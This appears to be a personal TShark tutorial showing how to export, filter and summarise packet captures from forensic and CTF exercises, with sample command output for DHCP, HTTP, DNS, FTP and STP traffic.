"smb_smb_dialect_index": {
    "type": "integer"
},
"smb_smb_max_bufsize": {
    "type": "long"
},
"smb_smb_max_mpx_count": {
    "type": "integer"
},
"smb_smb_max_vcs": {
    "type": "integer"
}
```

Tabs

You know how in Wireshark you can open up the drop-down tabs to filter and get more info?

11	9.652799	192.168.137.56	224.0.0.252	LLMNR	72 Standard que
12	9.811780	192.168.137.56	192.168.137.2	DNS	91 Standard que
13	9.812023	192.168.137.2	192.168.137.56	DNS	91 Standard que
14	9.814246	192.168.137.56	192.168.137.2	DNS	91 Standard que

Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits)

- Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- > Source: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
- > Type: IPv4 (0x0800)

-> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255

-> User Datagram Protocol, Src Port: 68, Dst Port: 67

- > Source Port: 68
- > Destination Port: 67
- > Length: 322
- > Checksum: 0xc5a8 [unverified]
- > [Checksum Status: Unverified]
- > [Stream index: 0]
- > [Timestamps]
- > UDP payload (314 bytes)

-> Dynamic Host Configuration Protocol (Request)

You can do that in TShark too. Though it just prints ALL of the tabs

```
tshark -T tabs -V -r c42-MTA6.pcap
```

```
#can do more or less the same just flagging -V from normal
tshark -V -r c42-MTA6.pcap
```

```
.000 0000 0000 0000 = Reserved flags: 0x0000
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
Client hardware address padding: 000000000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
Option: (53) DHCP Message Type (Request)
    Length: 1
    DHCP: Request (3)
Option: (61) Client identifier
    Length: 7
    Hardware type: Ethernet (0x01)
    Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
Option: (50) Requested IP Address (192.168.137.56)
    Length: 4
    Requested IP Address: 192.168.137.56
Option: (12) Host Name
    Length: 12
    Host Name: Franklion-PC
Option: (81) Client Fully Qualified Domain Name
    Length: 15
    Flags: 0x00
        0000 .... = Reserved flags: 0x0
        .... 0... = Server DDNS: Some server updates
        .... .0.. = Encoding: ASCII encoding
        .... ..0. = Server overrides: No override
        .... ...0 = Server: Client
A-RR result: 0
PTR-RR result: 0
Client name: Franklion-PC
```

Other Formats

You can always do JSON

```
tshark -T json -r c42-MTA6.pcap
```

```
},
"eth": {
    "eth.dst": "ff:ff:ff:ff:ff:ff",
    "eth.dst_tree": {
        "eth.dst_resolved": "Broadcast",
        "eth.dst.oui": "16777215",
        "eth.addr": "ff:ff:ff:ff:ff:ff",
        "eth.addr_resolved": "Broadcast",
        "eth.addr.oui": "16777215",
        "eth.dst.lg": "1",
        "eth.lg": "1",
        "eth.dst.ig": "1",
        "eth.ig": "1"
    },
    "eth.src": "14:fe:b5:ab:ec:7d",
    "eth.src_tree": {
        "eth.src_resolved": "Dell_ab:ec:7d",
        "eth.src.oui": "1375925",
        "eth.src.oui_resolved": "Dell Inc.",
        "eth.addr": "14:fe:b5:ab:ec:7d",
        "eth.addr_resolved": "Dell_ab:ec:7d",
        "eth.addr.oui": "1375925",
        "eth.addr.oui_resolved": "Dell Inc."
    }
}
```

Packet Details Markup Language (PDML) is an XML-style representation

```
tshark -T pdml -r c42-MTA6.pcap
```

```

<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xsl" href="pdml2html.xsl"?>
<!-- You can find pdml2html.xsl in /usr/share/wireshark or at https://gitlab.com/wireshark/wireshark/-/raw/master/pdml2html.xsl. -->
<pdml version="0" creator="wireshark/3.4.2" time="Fri Jun 18 18:29:42 2021" capture_file="c42-MTA6.pcap">
<packet foreground="#12272e' background="#daefff'>
  <proto name="geninfo" pos="0" showname="General information" size="356">
    <field name="num" pos="0" show="1" showname="Number" value="1" size="356"/>
    <field name="len" pos="0" show="356" showname="Frame Length" value="164" size="356"/>
    <field name="caplen" pos="0" show="356" showname="Captured Length" value="164" size="356"/>
    <field name="timestamp" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST" showname="Captured Time" value="1442000880.947657000" size="356"/>
  </proto>
  <proto name="frame" showname="Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits)" size="356" pos="0">
    <field name="frame.encap_type" showname="Encapsulation type: Ethernet (1)" size="0" pos="0" show="1"/>
    <field name="frame.time" showname="Arrival Time: Sep 11, 2015 20:48:00.947657000 BST" size="0" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST"/>
    <field name="frame.offset_shift" showname="Time shift for this packet: 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>
    <field name="frame.time_epoch" showname="Epoch Time: 1442000880.947657000 seconds" size="0" pos="0" show="1442000880.947657000"/>
    <field name="frame.time_delta" showname="Time delta from previous captured frame 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>

```

PostScript (PS) is an interesting one. I don't particularly know the purpose of it to be honest with you. All I know is it can eventually create a cool looking pdf.

```

# create a ps
tshark -T ps -r c42-MTA6.pcap > test.ps

## you can be verbose. This will make a CHUNGUS file though, very unwieldy
tshark -T ps -V -r c42-MTA6.pcap > verbose.ps

#You can convert it online in various places and turn it into a PDF

```

Raw PS

```

pagenumtab % X
bmargin % Y
lineto
stroke

grestore
} def

% Reset the vertical position
/vpos tmargin def

% Set the font to 8 point
/Monaco findfont 8 scalefont setfont

%% the page title
/ws_pagetitle (c42-MTA6.pcap - Wireshark 3.4.2 (Git v3.4.2 packaged as 3.4
u20.04.0+wiresharkdevstable1)) def

0 ( 1 0.000000 0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 ( 2 3.941378 0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 ( 3 9.549687 192.168.137.56 → 224.0.0.22 IGMPv3 60 Membership Rep
e group 224.0.0.252) putline

```

Size difference between -verbose flag on and off

 test.ps	2.7 MB	Document	18:34
 verbose.ps	96.7 MB	Document	18:41

Converted to PDF

```

1 0.000000 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e
2 3.941378 0.0.0.0 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e
3 9.549687 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0
4 9.553122 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
5 9.555369 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0
6 9.555548 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
7 9.555984 192.168.137.56 224.0.0.252 LLMNR 72 Standard query 0x8fae ANY FRANKLION-PC<00>
8 9.562541 192.168.137.56 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0
y sources
9 9.633058 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
10 9.633126 192.168.137.56 192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
11 9.652799 192.168.137.56 224.0.0.252 LLMNR 72 Standard query 0x8fae ANY FRANKLION-PC<00>
12 9.811780 192.168.137.56 192.168.137.2 DNS 91 Standard query 0xd89c SRV _ldap._tcp.dc._msdcs.mshome.net
me.net
13 9.812023 192.168.137.2 192.168.137.56 DNS 91 Standard query response 0xd89c No such
ap._tcp.dc._msdcs.mshome.net
14 9.814246 192.168.137.56 192.168.137.2 DNS 91 Standard query 0x3fe5 SRV _ldap._tcp.dc._msdcs.mshome.net
me.net
15 9.814509 192.168.137.2 192.168.137.56 DNS 91 Standard query response 0x3fe5 No such
ap._tcp.dc._msdcs.mshome.net
16 10.382617 192.168.137.56 192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
17 10.382651 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
18 10.385867 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
19 11.132647 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
20 11.132683 192.168.137.56 192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>

```

Filtering

Glossary

-G is a GREAT flag. Using tshark -G help you can get an overview for everything the Glossary can show you

Glossary table reports:	
-G column-formats	dump column format codes and exit
-G decodes	dump "layer type"/"decode as" associations and exit
-G dissector-tables	dump dissector table names, types, and properties
-G elastic-mapping	dump ElasticSearch mapping file
-G fieldcount	dump count of header fields and exit
-G fields	dump fields glossary and exit
-G ftypes	dump field type basic and descriptive names
-G heuristic-decodes	dump heuristic dissector tables
-G plugins	dump installed plugins and exit
-G protocols	dump protocols in registration database and exit
-G values	dump value, range, true/false strings and exit
Preference reports:	
-G currentprefs	dump current preferences and exit
-G defaultprefs	dump default preferences and exit
-G folders	dump about:folders

Protocols

```
tshark -G protocols
```

```
#If you know the family of protocol you already want, grep for it  
tshark -G protocols | grep -i smb
```

```
-> tshark -G protocols | head -n 20  
Lua Dissection  Lua Dissection _ws.lua  
Expert Info  Expert _ws.expert  
29West Protocol 29West 29west  
Pro-MPEG Code of Practice #3 release 2 FEC Protocol      2dparityfec      2dparityfec  
3Com XNS Encapsulation 3COMXNS 3comxns  
3GPP COMMON 3GPP COMMON 3gpp  
3GPP2 A11 3GPP2 A11 a11  
IPv6 over Low power Wireless Personal Area Networks 6LoWPAN 6lowpan  
802.11 radio information 802.11 Radio wlan_radio  
IEEE 802.11 Radiotap Capture header 802.11 Radiotap radiotap  
IEEE 802.11 RSNA EAPOL key 802.11 RSNA EAPOL wlan_rsna_eapol  
Slow Protocols 802.3 Slow protocols slow  
Plan 9 9P 9p  
GSM A-bis OML A-bis OML gsm_abis_oml  
A21 Protocol A21 a21  
Arinc 615a Protocol A615a a615a  
AVTP Audio Format AAF aaf  
ATM AAL1 AAL1 aal1  
ATM AAL3/4 AAL3/4 aal3_4  
Appletalk Address Resolution Protocol AARP aarp  
[18-Jun-21 19:45:57 BST] Desktop/c42-MTA6  
-> tshark -G protocols | grep -i smb  
SMB (Server Message Block Protocol)  SMB  smb  
SMB MailSlot Protocol  SMB Mailslot mailslot  
SMB Pipe Protocol  SMB Pipe  smb_pipe  
SMB2 (Server Message Block Protocol version 2)  SMB2  smb2  
Microsoft Windows Logon Protocol (Old)  SMB_NETLOGON  smb_netlogon  
SMB-Direct (SMB RDMA Transport)  SMBDirect  smb_direct
```

By Protocol

Filter the protocols you want under the -Y flag

```
#get just the one  
tshark -r c42-MTA6.pcap -Y "dhcp"  
tshark -r c42-MTA6.pcap -V -Y "dhcp" #will be verbose and add way more info  
  
#Or treat yourself and collect more than one  
tshark -r c42-MTA6.pcap -Y "dhcp or http"  
tshark -r c42-MTA6.pcap -V -Y "dhcp or http" #will be verbose and add way more info
```

[18-Jun-21 19:24:14 BST] Desktop/c42-MTA6

```
-> tshark -r c42-MTA6.pcap -Y "dhcp"
  1  0.000000  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
  2  3.941378  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
  31 13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xaa23bdbc
11589 91.395673 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xe9ae949a
11950 175.650716 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x14cb9ac7
16416 307.556591 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9738d00f
16484 309.576721 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request - Transaction ID 0xfa0c0a3d
19554 444.768306 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x8163738a
19742 609.621390 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request - Transaction ID 0x26b51e80
[18-Jun-21 19:24:20 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp or http" | head -n 20
  1  0.000000  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
  2  3.941378  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request - Transaction ID 0x7b7e11e5
  31 13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0xaa23bdbc
  45 25.652864 192.168.137.56 → 204.79.197.200 HTTP 393 GET / HTTP/1.1
142 26.001806 204.79.197.200 → 192.168.137.56 HTTP 1396 HTTP/1.1 200 OK (text/html)
145 26.572727 192.168.137.56 → 204.79.197.200 HTTP 676 GET /s/a/hpc14.png HTTP/1.1
154 26.684968 204.79.197.200 → 192.168.137.56 HTTP 869 HTTP/1.1 200 OK (PNG)
157 26.933541 192.168.137.56 → 204.79.197.200 HTTP 692 GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1
165 27.045689 204.79.197.200 → 192.168.137.56 HTTP 695 HTTP/1.1 200 OK (PNG)
169 27.133298 192.168.137.56 → 204.79.197.200 HTTP 579 GET /fd/s/a/hp/bing.svg HTTP/1.1
172 27.253051 204.79.197.200 → 192.168.137.56 HTTP 1148 HTTP/1.1 200 OK
175 27.262814 192.168.137.56 → 204.79.197.200 HTTP 578 GET /s/a/bing_p_lg.ico HTTP/1.1
181 27.442444 192.168.137.56 → 204.79.197.200 HTTP 939 GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643f
"S":"L","FC": -1,"BC": -1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad": [-1,-1,1017,531,1017,531,0],"w3c": "1ffd
TP/1.1
  184 27.460393 204.79.197.200 → 192.168.137.56 HTTP 482 HTTP/1.1 200 OK (image/x-icon)
  187 27.472144 192.168.137.56 → 204.79.197.200 HTTP 1121 GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js
ared%24event.custom.c.source%2cShared%24event.native.c.source%2cShared%24onHTML.c.source%2cShared%24dom.c
```

If you want to only show detail for particuar protocols, but not filter OUT existing protocols and packets, then the `-0` is your man

```
tshark -r c42-MTA6.pcap -0 http
```

#You can have more than one by comma seperation

```
tshark -r c42-MTA6.pcap -0 http,ip
```

```
Frame 3244: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49185, Dst Port: 80, Seq: 403, Ack: 1368, Len: 0

Frame 3245: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49181, Dst Port: 80, Seq: 2852, Ack: 47595, Len: 418
Hypertext Transfer Protocol
  GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7 HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.
      [GET /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7 HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI: /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css?ver=4.1.7
      Request URI Path: /wp-content/themes/prideorganizer/css/autoinclude/jquery jScrollPane.css
      Request URI Query: ver=4.1.7
        Request URI Query Parameter: ver=4.1.7
      Request Version: HTTP/1.1
      Accept: text/css, */*\r\n
      Referer: http://www.prideorganizer.com/\r\n
```

By IPs

You can hunt down what a particular IP is up to in your packet

```
tshark -r c42-MTA6.pcap -Y "ip.addr==192.168.137.56"
```

```
#For style points, pipe to ack so it will highlight when your IP appears!
| ack '192.168.137.56'
```

```
[ PDU]
9731 80.031199 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=19610
9732 80.031200 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=22344 Ack=12
[ PDU]
9733 80.031261 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=23711 Ack=12
[ PDU]
9734 80.031312 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=20977
9735 80.031429 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=22344
9736 80.031543 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=23711
9737 80.031591 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=25078 Ack=12
[ PDU]
9738 80.031658 31.13.74.7 → [192.168.137.56] TCP 1421 443 → 49266 [ACK] Seq=26445 Ack=12
[ PDU]
9739 80.031664 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=25078
9740 80.031719 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=422600 Ack=14
[ PDU]
9741 80.031779 [192.168.137.56] → 31.13.74.7 TCP 60 49266 → 443 [ACK] Seq=1253 Ack=26445
9742 80.031785 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=423967 Ack=14
[ PDU]
9743 80.031846 104.28.9.93 → [192.168.137.56] TCP 1421 80 → 49251 [ACK] Seq=425334 Ack=14
```

If you want to get a list of all the IPs involved in this traffic, get by Host IP and Destination IP

```
# you can use the -z flag, and we'll get onto that in more detail later
tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
tshark -r c42-MTA6.pcap -q -z ip_srcdst,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
```

IPv4 Statistics/All Addresses:								
Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	19749				0.0324	100%	2.4300	80.620
192.168.137.56	19747				0.0324	99.99%	2.4300	80.620
104.28.9.93	4373				0.0072	22.14%	2.1100	73.517
204.79.197.200	3849				0.0063	19.49%	1.8700	346.130
216.58.216.67	2239				0.0037	11.34%	1.7800	216.840
216.245.212.78	1371				0.0022	6.94%	1.2500	75.721
31.13.74.52	1156				0.0019	5.85%	2.3100	71.330
67.222.30.115	1063				0.0017	5.38%	1.1300	215.153
128.177.96.56	1010				0.0017	5.11%	2.3400	80.620
69.49.96.13	447				0.0007	2.26%	1.6000	355.211
23.235.44.249	259				0.0004	1.31%	0.7000	214.892
216.58.216.78	251				0.0004	1.27%	0.5200	180.613
31.13.74.1	214				0.0004	1.08%	0.5200	89.030
216.58.216.68	207				0.0003	1.05%	0.9400	216.344
192.168.137.2	206				0.0003	1.04%	0.1100	214.385
96.17.10.18	158				0.0003	0.80%	0.5200	80.511
31.13.74.7	158				0.0003	0.80%	0.5100	79.690
192.186.222.229	127				0.0002	0.64%	0.4700	101.615
173.201.1.1	127				0.0002	0.64%	0.4900	517.973
199.96.57.6	125				0.0002	0.63%	0.4900	78.607
69.16.175.10	117				0.0002	0.59%	0.5300	217.412
184.106.30.104	114				0.0002	0.58%	0.0600	283.594
23.213.239.139	106				0.0002	0.54%	0.3800	70.785
63.219.254.42	103				0.0002	0.52%	0.3700	79.875
107.20.172.16	102				0.0002	0.52%	0.2100	212.612

Alternatively, just do a dirty grep regex to list out all the IPs

```
tshark -r c42-MTA6.pcap |  
grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |  
sort -u
```

```
-> tshark -r c42-MTA6.pcap |  
> grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |  
> sort -u  
0.0.0.0  
104.244.43.167  
104.244.43.199  
104.244.43.71  
104.28.8.93  
104.28.9.93  
107.20.172.16  
107.22.177.56  
128.177.96.18  
128.177.96.56  
128.177.96.9  
128.241.217.10  
128.241.217.16  
128.241.217.18
```

Using DisplayFilters

DisplayFilters are grep-like methods to control exactly what packets are shown to you. You can

use filters by themselves, or stack them. I regularly use [DisplayFilter cheat sheets](#) as a reminder of all the filtering options available.

The trick to getting specific answers in TShark is to use DisplayFilters at the right time. You won't really use them for granularity at the beginning of an investigation. You may `-Y [protocol]` from the beginning, but to use DisplayFilters you need to have particular values that you are hunting for more information on. This inevitably comes as the investigation progresses.

Perhaps you want to see what kind of HTTP codes have appeared

```
tshark -r packet.pcapng -t ud -Y 'http.response.code'
```

Once you see a particular code (say 200), you can filter down for more info

```
tshark -r packet.pcapng -t ud -Y 'http.response.code==200'
```

```
#to punish yourself, you can make it verbose now you've filtered it down  
tshark -r packet.pcapng -t ud -Y 'http.response.code==200' -x -V -P
```

```
[27-Jun-21 00:04:32 BST] Desktop/c50-AfricanFalls3  
-> tshark -r packet.pcapng -t ud -Y 'http.response.code'  
11851 2021-04-30 01:02:06.741285615 35.232.111.17 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content  
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK (application/pkix-ca)  
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response  
25884 2021-04-30 01:05:54.617312219 216.58.192.206 → 192.168.1.26 HTTP 688 HTTP/1.1 302 Found  
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK  
26264 2021-04-30 01:06:39.777768325 104.21.89.171 → 192.168.1.26 HTTP 71 HTTP/1.1 301 Moved Permanently  
26884 2021-04-30 01:07:21.874414621 34.122.121.32 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content  
[27-Jun-21 00:04:40 BST] Desktop/c50-AfricanFalls3  
-> tshark -r packet.pcapng -t ud -Y 'http.response.code==200'  
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK (application/pkix-ca)  
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response  
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
```

You may have seen a particular IP, and you want to know what TLS activity it's had

```
tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65'
```

```
[26-Jun-21 23:57:20 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65' | head
15239 126.568426070 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15275 126.616836040 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15433 126.922502122 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15436 126.955561387 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15444 126.955602561 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15447 126.960084089 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exchange
15448 126.960279858 192.168.1.26 → 159.65.89.65 TLSv1.2 762 Application Data
15450 126.967697686 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15453 126.968979663 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exchange
15505 127.108474407 159.65.89.65 → 192.168.1.26 TLSv1.2 239 [TCP Spurious
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

Or maybe you have a particularly MAC address, and you want to know FTP instances

```
tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93'
```

```
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93' | head
486 35.837695727 192.168.1.20 → 192.168.1.26 FTP 102 Response: 220 Welcome to Hacker FTP service.
488 35.839884915 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH TLS
490 35.840172295 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
492 35.840412653 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH SSL
494 35.840523520 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
496 35.851219261 192.168.1.26 → 192.168.1.20 FTP 77 Request: USER kali
498 35.851516416 192.168.1.20 → 192.168.1.26 FTP 100 Response: 331 Please specify the password.
500 35.851770445 192.168.1.26 → 192.168.1.20 FTP 86 Request: PASS AfricaCTF2021
502 35.881821765 192.168.1.20 → 192.168.1.26 FTP 89 Response: 230 Login successful.
504 35.882780006 192.168.1.26 → 192.168.1.20 FTP 72 Request: SYST
```

Maybe you're interested to see what DNS activity a particular IP address had

```
tshark -r packet.pcapng 'dns and ip.addr==192.168.1.26'
```

```
[27-Jun-21 00:23:20 BST] Desktop/c50-AfricanFalls3
```

```
-> tshark -r packet.pcapng -t ud 'dns and ip.addr==192.168.1.26'
51 2021-04-30 01:00:53.294184344 192.168.1.26 → 192.168.1.10 DNS 84 Standard query 0xa2ec A fp.msedge.net OPT
64 2021-04-30 01:00:53.486068588 192.168.1.10 → 192.168.1.26 DNS 289 Standard query response 0xa2ec A fp.msedge.net CNAME
.perf.msedge.net CNAME a-0019.a-msedge.net CNAME a-0019.a.dns.afd.azure.com CNAME a-0019.standard.a-msedge.net A 204.79.197.
```

You can find another example here for a [different instance](#)

Removing info around DisplayFilters

Sometimes, you'll be using DisplayFilters that are difficult. Take example, VLAN querying for STP. Specifically, we want to see how many topology changes there are.

The DisplayFilter for this is `stp.flags.tc==1`. But putting that in doesn't seem to work for me.....so I know the value I want to see. I COULD grep, but that would end up being difficult

Instead, I can utilise the `-T fields` flag, which allows me to use the `-e` flag that will only print particular filters. In our case, all I want to do is find the packet number that gives the first 'yes' for topology (which will =1).

```
tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |  
sort -k2 -u  
# -k flag says sort on a particular column.  
# We don't want to sort on the packet numbers, we want to sort on the boolean valu
```

Awesome, here we can see that packet 42 is the first time there is confirmation that the topology has changed. We have stripped back the information to only show us exactly what we want: packet number, and STP topography boolean

```
[27-Jun-21 15:57:37 BST] Desktop/WireDive  
-> tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |  
> sort -k2 -u  
1  
2      0  
42      1
```

Now we know the packet number, let's go investigate more details on the VLAN number responsible

```
tshark -r network.pcapng -V -P -c 42 |  
tail -n120 |  
ack -i 'topology' --passthru
```

BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Root

Topology Change

0... = Topology Change Acknowledgment: No
.1.. = Agreement: Yes
.1. = Forwarding: Yes
.1 = Learning: Yes
.... 10.. = Port Role: Root (2)
.... .0. - Proposal: No
.... .1 = Topology Change: Yes

Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80

Root Bridge Priority: 24576

Root Bridge System ID Extension: 20

Root Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)

Root Path Cost: 4

Bridge Identifier: 32768 / 20 / 00:0a:8a:a1:5a:80

Bridge Priority: 32768

Bridge System ID Extension: 20

Bridge System ID: Cisco_a1:5a:80 (00:0a:8a:a1:5a:80)

Port identifier: 0x8042

Message Age: 0

Max Age: 20

Hello Time: 2

Forward Delay: 15

Version 1 Length: 0

Originating VLAN (PVID): 20

Type: Originating VLAN (0x0000)

Length: 2

Originating VLAN: 20

Awesome, so we managed to achieve all of this by first sifting out all noise and focusing just on the two fields of the display filter

Stats

The `-z` flag is weird. It's super useful to collect and aggregate stats about particular values. Want to know all of the IPs in captured traffic AND sort them according to how prevalent they are in traffic? `-z` is your guy

Get a list of all the things it can provide

```
tshark -z help
```

conv,ip	follow,tls
conv,ipv6	follow,udp
conv,ipx	gsm_a
conv,jxta	gsm_a,bssmap
conv,mptcp	gsm_a,dtap_cc
conv,ncp	gsm_a,dtap_gmm
conv,rsvp	gsm_a,dtap_mm
conv,sctp	gsm_a,dtap_rr
conv,sll	gsm_a,dtap_sacch
conv,tcp	gsm_a,dtap_sm
conv,tr	gsm_a,dtap_sms
conv,udp	gsm_a,dtap_ss
conv,usb	gsm_a,dtap_tp
conv,wlan	gsm_map,operation
conv,wpan	gtp,srt
conv,zbee_nwk	h225,counter
credentials	h225_ras,rtd
dcerpc,srt	hart_ip,tree
dests,tree	hosts
dhcp,stat	hpfeeds,tree
diameter,avp	http,stat
diameter,srt	http,tree
dns,tree	http2,tree
endpoints,bluetooth	http_req,tree
endpoints,eth	http_seq,tree
endpoints,fc	http_srv,tree
endpoints,fddi	

Get Conversations

The `-z` flag can collect all the conversations that particular protocols are having. At the bottom, it will provide a table of stats

There are the services supported

conv,bluetooth	conv,rsvp
conv,eth	conv,sctp
conv,fc	conv,sll
conv,fddi	conv,tcp
conv,ip	conv,tr
conv,ipv6	conv,udp
conv,ipx	conv,usb
conv,jxta	conv,wlan
conv,mptcp	conv,wpan
conv,ncp	conv,zbee_nwk

```

"bluetooth"  Bluetooth addresses
"eth"        Ethernet addresses
"fc"         Fibre Channel addresses
"fddi"       FDDI addresses
"ip"         IPv4 addresses
"ipv6"       IPv6 addresses
"ipx"        IPX addresses
"jxta"       JXTA message addresses
"ncp"        NCP connections
"rsvp"       RSVP connections
"sctp"       SCTP addresses
"tcp"        TCP/IP socket pairs  Both IPv4 and IPv6 are supported
"tr"         Token Ring addresses
